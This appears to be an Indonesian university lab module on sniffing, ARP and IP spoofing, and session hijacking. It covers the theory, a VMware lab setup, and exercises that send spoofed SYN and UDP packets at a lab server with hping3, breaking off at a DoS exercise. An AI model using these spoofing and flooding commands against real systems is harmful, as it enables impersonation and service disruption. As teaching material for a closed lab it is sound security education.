

## MODUL 5

### SNIFFING, SPOOFING DAN SESSION HIJACKING


#### TUJUAN PEMBELAJARAN:

1. Mengenalkan pada mahasiswa tentang konsep sniffing dan session hijacking
2. Mahasiswa mampu menangani masalah sniffing dan session hijacking

#### DASAR TEORI


Sniffer adalah program yang membaca dan menganalisa setiap protokol yang melewati mesin di mana program tersebut diinstal. Secara default, sebuah komputer dalam jaringan (workstation) hanya mendengarkan dan merespon paket-paket yang dikirimkan kepada mereka. Namun demikian, kartu jaringan (network card) dapat diset oleh beberapa program tertentu, sehingga dapat memonitor dan menangkap semua lalu lintas jaringan yang lewat tanpa peduli kepada siapa paket tersebut dikirimkan. Aktifitasnya biasa disebut dengan sniffing.

Untuk dapat membaca dan menganalisa setiap protokol yang melewati mesin, diperlukan program yang bisa membelokkan paket ke komputer attacker. Biasa disebut serangan spoofing. Attacker akan bertindak sebagai *Man-In-the-Middle (MITM)*.




Gambar 1. Koneksi TCP sebelum Spoofing

Gambar di atas mengilustrasikan koneksi TCP yang sebenarnya, tanpa ada sebuah host yang bertindak sebagai *MITM*. Kemudian host *attacker* menjalankan program *Spoofing*, berarti host *attacker* akan bertindak sebagai host yang dilewati data antara host client dan host server.



Gambar 2. Koneksi TCP setelah Spoofing

Setelah host *attacker* menjadi host yang berada di tengah-tengah dari dua host yang saling berkomunikasi, kemudian *attacker* melakukan analisa traffic dengan menjalankan program wireshark. Dengan menganalisa traffic TCP yang sudah tercapture, *attacker* dapat mengetahui apa saja yang dilakukan oleh host client terhadap host server.



Gambar 3. Follow TCP Stream yang dijalankan attacker

Ada dua macam serangan spoofing yang terjadi :

#### 1. ARP Spoofing,

ARP spoofing yang bekerja dalam satu jaringan dan berusaha menggantikan MAC address yang sebenarnya dengan MAC address penyerang sehingga ketika si target berkomunikasi dengan orang lain, maka harus melewati penyerang, selanjutnya data bisa disadap.

ARP Spoofing merupakan awal serangan, selanjutnya biasanya serangan ini diteruskan dengan melakukan pengambilalihan session atau yang biasa disebut session hijacking merupakan serangan yang mengambil alih sebuah session pada satu koneksi jaringan. Secara garis besar dibagi menjadi dua tipe, yaitu *active session hijacking* dan *passive session hijacking*.

#### Active Session Hijacking

Pada serangan ini, *attacker* mengambil alih sebuah session yang terjadi dengan cara memutuskan sebuah komunikasi yang terjadi. *Attacker* bertindak sebagai *man-in-the-middle* dan aktif dalam komunikasi antara client dengan server. Serangan ini membutuhkan keahlian untuk menebak nomer *sequence* (SEQ) dari server, sebelum client dapat merespon server. Pada saat ini, nomer *sequence* yang dibuat oleh setiap sistem operasi berbeda-beda. Cara yang lama adalah dengan menambahkan nilai konstan untuk nomer *sequence* selanjutnya. Sedangkan mekanisme yang baru adalah dengan membuat nilai acak untuk membuat nilai awal dari nomer *sequence* ini.

Ketika sebuah komputer *client* melakukan koneksi terhadap komputer *server*, *attacker* menyisipkan komputernya di antara dua koneksi tersebut. Ada empat proses untuk melakukan *active session hijacking*, antara lain:

- Tracking the connection (mencari koneksi yang sedang terjadi)
 

*Attacker* akan mencari target, yaitu client dan server yang akan melakukan komunikasi. *Attacker* menggunakan *sniffer* untuk mencari target atau dengan mengidentifikasi host yang diinginkan dengan menggunakan *scanning tool* seperti nmap. Sebelum mengetahui siapa yang akan melakukan komunikasi dan pada port berapa komunikasi tersebut berjalan, *attacker* harus melakukan *ARP Spoofing* terhadap dua host yang saling berkomunikasi.

Cara ini dilakukan agar *attacker* dapat melihat komunikasi yang terjadi, kemudian dapat mengetahui nomer *sequence* (SEQ) dan *acknowledgement* (ACK) yang diperlukan. Nomer ini digunakan oleh *attacker* untuk memasukkan paket diantara dua komunikasi.
- Desynchronizing the connection (Melakukan pembelokan koneksi)
 

Langkah ini dilakukan ketika sebuah koneksi sudah terjadi antara client dan server yang tidak sedang mengirimkan data. Dalam keadaan ini, nomer *sequence* (SEQ) dari server tidak sama dengan nomer *sequence* (SEQ) dari client yang melakukan komunikasi. Begitu juga sebaliknya, nomer nomer *sequence* (SEQ) dari client tidak sama dengan nomer *sequence* (SEQ) dari server.

Untuk melakukan desynchronisasi koneksi antara client dan server, nomer *SEQ* atau *ACK* dari server harus dirubah. Hal ini dapat dilakukan, jika dikirimkan data kosong (*null data*) ke server. Sehingga nomer *SEQ* atau *ACK* dari server akan berubah, sedangkan nomer *SEQ* atau *ACK* dari client yang melakukan komunikasi dengan server tidak berubah atau terjadi penambahan.
- Resetting Connection (Membuat koneksi baru)
 

Setelah melakukan desynchronisasi, *attacker* mengirimkan sebuah *reset flag* ke server. Hal ini dilakukan untuk membuat koneksi baru dengan nomer *sequence* yang berbeda. Komunikasi antara client dengan server yang terjadi sebelumnya akan terputus.
- Injecting Packet (Memasukkan paket)
 

Pada langkah ini, *attacker* dapat melakukan interupsi terhadap komunikasi antara client dan server, sehingga *attacker* dapat memasukkan paket lain pada koneksi tersebut.

### Passive Session Hijacking

Serangan pembajakan session yang dilakukan secara pasif dapat dilakukan menggunakan *sniffer*. Alat ini dapat memberikan seorang *attacker* informasi berupa id user dan password dari client yang sedang melakukan login ke server. ID user dan password ini dapat digunakan oleh *attacker* untuk melakukan login pada lain waktu. *Sniffing password* merupakan contoh serangan yang dapat dilakukan ketika *attacker* memperoleh akses pada suatu jaringan

Beberapa hal yang bisa dipakai untuk menanggulangi arp spoofing adalah : gunakan arp tabel secara permanen dan gunakan enkripsi.

## 2. IP Spoofing yang bekerja antar jaringan

*IP spoofing* adalah membuat paket IP menggunakan *source IP address* orang lain. Orang yang melakukan serangan DoS (Denial Of Service) biasanya mengelabui target dengan menyamar/IP Headernya diganti dengan IP Header orang lain. Beberapa serangan yang biasa digunakan Ping Of Death, Syn Flood, Land Attack, Teardrop.


## TUGAS PENDAHULUAN

1. Dalam arp spoofing ada istilah yang disebut dengan arp cache poisoning, jelaskan dengan singkat apa itu arp cache poisoning !
2. Carilah command untuk melakukan bloking terhadap ip spoofing menggunakan iptables.

## PERCOBAAN

### A. Percobaan ip spoofing, serangan DoS dan Backdoor

Bangunlah jaringan seperti berikut:




Gunakan DHCP client (dimana router secara otomatis memberikan IP ke Client) di masing-masing PC untuk mendapatkan IP dari router.  
192.168.50.x & y : IP dari Router

Misal :

- 192.168.50.10 sebagai PC Server yang akan di serang (PC Target)
- 192.168.50.20 sebagai PC Client sebagai target yang akan di hijack
- 192.168.50.15 sebagai PC Attacker


Persiapkan Vmware workstation dengan 4 OS

- a. Kali Linux Client
- b. Debian Router
- c. Debian 8 Server
- d. Debian client CLI



### A.1. Setting IP pada Tiap Perangkat

1. Bukalah Debian Router kemudian buka terminal ketikkan nano  
/etc/network/interfaces . Setting eth0 dengan DHCP (IP Local), kemudian eth1  
menjadi Static (IP Public) == (address 192.168.50.1 netmask 255.255.255.0)



```
File Edit View Search Terminal Help
GNU nano 2.2.6 File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
#auto lo
#iface lo inet loopback

auto eth0
iface eth0 inet dhcp

auto eth1
iface eth1 inet static
    address 192.168.50.1
    netmask 255.255.255.0
```


Debian Router:

Edit /etc/network/interfaces:

eth0/enp0s3 (Gantilah eth0 sesuai dengan nama interface jaringan yang akan memberikan IP DHCP): DHCP

eth1/enp0s8 (sesuaikan dengan interface masing-masing): Static IP  
(192.168.50.1/24)

2. Kemudian ketikkan apt-get install isc-dhcp-server



```
File Edit View Search Terminal Help
root@router:/home/setiawan# nano /etc/network/interfaces
root@router:/home/setiawan# apt-get install isc-dhcp-server
Reading package lists... Done
Building dependency tree
Reading state information... Done
isc-dhcp-server is already the newest version.
The following packages were automatically installed and are no longer required:
  libasn1-8-heimdal libgconf2-4 libgssapi3-heimdal libhcrypto4-heimdal
  libheimbase1-heimdal libheimntlm0-heimdal libhx509-5-heimdal
  libkrb5-26-heimdal libroken18-heimdal libuuid-perl libwind0-heimdal
Use 'apt-get autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
```

3. Ketikkan nano /etc/dhcp/dhcpd.conf untuk konfigurasi DHCP

4. Lakukan setting seperti gambar di bawah ini

```
File Edit View Search Terminal Help
GNU nano 2.2.6 File: /etc/dhcp/dhcpd.conf

# which we don't really recommend.

subnet 10.254.239.32 netmask 255.255.255.224 {
#   range dynamic-bootp 10.254.239.40 10.254.239.60;
#   option broadcast-address 10.254.239.31;
#   option routers rtr-239-32-1.example.org;
#}

# A slightly different configuration for an internal subnet.
subnet 192.168.50.0 netmask 255.255.255.0 {
    range 192.168.50.2 192.168.50.254;
    option domain-name-servers 192.168.50.1,8.8.8.8;
    option domain-name "wawan.com";
    option routers 192.168.50.1;
    option broadcast-address 192.168.50.255;
    default-lease-time 600;
    max-lease-time 7200;
}
```

5. Set interface DHCP di file sudo nano /etc/default/isc-dhcp-server

Isi INTERFACESv4="eth1"

6. Kemudian setting iptables, ketikkan nano /etc/rc.local

```
GNU nano 2.2.6 File: /etc/rc.local

#!/bin/sh -e
#
# rc.local
#
# This script is executed at the end of each multiuser runlevel.
# Make sure that the script will "exit 0" on success or any other
# value on error.
#
# In order to enable or disable this script just change the execution
# bits.
#
# By default this script does nothing.

iptables -t nat -A POSTROUTING -s 192.168.50.0/24 -j MASQUERADE
exit 0
```

7. Ketikkan *sudo systemctl restart isc-dhcp-server* , kemudian *sudo systemctl status isc-dhcp-server*

```
root@debian:~# sudo systemctl status isc-dhcp-server
● isc-dhcp-server.service - LSB: DHCP server
   Loaded: loaded (/etc/init.d/isc-dhcp-server; generated)
   Active: active (running) since Tue 2025-04-29 04:43:34 EDT; 46min ago
     Docs: man:systemd-sysv-generator(8)
  Process: 3887 ExecStart=/etc/init.d/isc-dhcp-server start (code=exited, status=0/SUCCESS)
    Tasks: 1 (limit: 1075)
   Memory: 5.4M
      CPU: 54ms
   CGroup: /system.slice/isc-dhcp-server.service
           └─3900 /usr/sbin/dhcpd -4 -q -cf /etc/dhcp/dhcpd.conf enp0s8
```

8. Periksa IP dengan ifconfig. Lanjut buka virtual machine debian server, lakukan seperti langkah di atas untuk membuat DHCP untuk mendapat IP otomatis dari router, ketikkan nano /etc/network/interfaces. (Pastikan semua perangkat Debian Server, Debian CLI, Kali Linux menggunakan DHCP untuk mendapatkan IP.
9. Debian Server, Debian CLI, Kali Linux, Edit file /etc/network/interfaces di masing-masing:



```
File Edit View Search Terminal Help
GNU nano 2.2.6 File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
#auto lo
#iface lo inet loopback

auto eth0
iface eth0 inet dhcp
```

10. Restart jaringan *sudo systemctl restart networking*

Atau *sudo ifdown enp0s3 && sudo ifup enp0s3*

11. Cek dengan ifconfig

```
File Edit View Search Terminal Help
root@server:/home/setiawan# nano /etc/network/interfaces
root@server:/home/setiawan# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:2c:5d:eb
          inet addr:192.168.50.5  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe2c:5deb/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:9966 errors:0 dropped:0 overruns:0 frame:0
          TX packets:7287 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:9073048 (8.6 MiB)  TX bytes:3941136 (3.7 MiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:22191 errors:0 dropped:0 overruns:0 frame:0
          TX packets:22191 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1070902 (1.0 MiB)  TX bytes:1070902 (1.0 MiB)
```

12. Kemudian cek ifconfig pada debian router

```
File Edit View Search Terminal Help

RX packets:18516 errors:0 dropped:0 overruns:0 frame:0
TX packets:20640 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:11930458 (11.3 MiB)  TX bytes:2353600 (2.2 MiB)

eth1      Link encap:Ethernet  HWaddr 00:0c:29:a7:67:c9
          inet addr:192.168.50.1  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fea7:67c9/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:24558 errors:0 dropped:0 overruns:0 frame:0
          TX packets:19621 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2667167 (2.5 MiB)  TX bytes:12352113 (11.7 MiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:40 errors:0 dropped:0 overruns:0 frame:0
          TX packets:40 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:2400 (2.3 KiB)  TX bytes:2400 (2.3 KiB)
```

13. Selanjutnya pada kali linux client, ketikkan nano /etc/network/interfaces

```
root@kali: ~
File Actions Edit View Help
GNU nano 4.8 /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
#auto eth0
#iface eth0 inet static
#    address 192.168.50.20
#    netmask 255.255.255.0
#    network 192.168.50.0
#    gateway 192.168.50.1

auto eth0
iface eth0 inet dhcp
```

14. Kemudian ketikkan ifconfig

```
root@kali: ~
File Actions Edit View Help
root@kali:~# nano /etc/network/interfaces
root@kali:~# ifconfig
eth0: flags=419<UP,BROADCAST,RUNNING,PROMISC,MULTICAST> mtu 1500
    inet 192.168.50.3 netmask 255.255.255.0 broadcast 192.168.50.255
    inet6 fe80::20c:29ff:fe9b:2143 prefixlen 64 scopeid 0<*20<link>
    ether 00:0c:29:9b:21:43 txqueuelen 1000 (Ethernet)
    RX packets 20112 bytes 10399393 (9.9 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 28402 bytes 6168224 (5.8 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    device interrupt 18 base 0x2000

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<*10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 132 bytes 6822 (6.6 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 132 bytes 6822 (6.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

15. Untuk pengujian lakukan ping pada masing-masing device

```
root@kali:~# ping 192.168.50.1
PING 192.168.50.1 (192.168.50.1) 56(84) bytes of data:
64 bytes from 192.168.50.1: icmp_seq=1 ttl=64 time=0.277 ms
64 bytes from 192.168.50.1: icmp_seq=2 ttl=64 time=0.283 ms
^C
--- 192.168.50.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1003ms
rtt min/avg/max/mdev = 0.277/0.280/0.283/0.003 ms
root@kali:~# ping 192.168.50.5
PING 192.168.50.5 (192.168.50.5) 56(84) bytes of data:
64 bytes from 192.168.50.5: icmp_seq=1 ttl=64 time=0.359 ms
64 bytes from 192.168.50.5: icmp_seq=2 ttl=64 time=0.316 ms
^C
--- 192.168.50.5 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 0.316/0.337/0.359/0.021 ms
```


16. Dokumentasikan setiap proses yang dilakukan dan berikan kesimpulan. Noted :  
Ketik clear untuk menghapus tampilan terminal

## A.2. Percobaan 1 tentang ARP Spoofing


- Terlebih dahulu install apache dengan *apt-get install apache2* pada **PC Debian Server**
- Pada Kali Linux Client persiapkan aplikasi hping3, jika belum tersedia maka lakukan instalasi dengan *apt-get install hping3*
- Sekarang lakukan Spoofing ke **PC Target (Debian Server)**, kemudian kita akan membaca paket yang dikirim oleh server dengan aplikasi wireshark
- Jalankan terlebih dahulu wireshark pada **PC Client (Kali Linux)**




- e. Pilih capture → action → eth0 → check promiscuous, selanjutnya klik start




- f. Buka hping3 atau terminal baru, kirimkan spoofing paket SYN dengan ketikkan `hping3 -S -p 80 192.168.50.5`, enter
- g. Kemudian cek wireshark apakah paket request sudah jalan, buatlah laporan hasil yang didapat




- h. Sekarang kita akan melakukan kembali menggunakan wireshark pada kali linux dengan mengirim IP Spoofing paket UDP, karena paket ICM biasanya sudah di block oleh firewall. Lakukan spoofing pada **PC Server**
- i. Ketikkan pada PC Client (Kali Linux), Buka hping3 atau terminal baru, ketikkan `hping3 -S -p 80 192.168.50.5 --udp --spooof 192.168.100.100`, enter



- j. Teknik di atas merupakan skenario mengelabui server karena sumber dari request bisa tentukan sendiri oleh attacker, sehingga IP yang muncul pada wireshark itu bukan IP sesungguhnya melainkan IP palsu seperti gambar dibawah ini




- k. Buatlah laporan hasil yang didapat
- l. Percobaan selanjutnya, mengirim request ke server secara acak. Buka hping3 atau terminal baru, ketikkan `hping3 -S -p 80 192.168.50.5 --udp --rand-source 192.168.100.100`, enter



- m. Buatlah laporan hasil yang didapat


- n. Teknik terakhir tentang spoofing melakukan penyerangan dengan IP yang sama ke PC server, ketikkan hping3 -p 80 192.168.50.5 --udp --spoof 192.168.50.5, enter



- o. Buatlah laporan hasil yang didapat

### A.3. Percobaan 2 melakukan DoS pada Server

- Pertama lakukan instalasi etherape pada PC Server, fungsinya untuk server memonitoring agar dapat mengetahui siapa yang mengirim paket, berapa paket yang dikirim
- Ketikan `apt-get install etherape`, selanjutnya ketikan `etherape`, enter
- Percobaan dilakukan dengan melakukan ping menggunakan kali linux ke IP server, ketikkan `ping 192.168.50.5`, enter
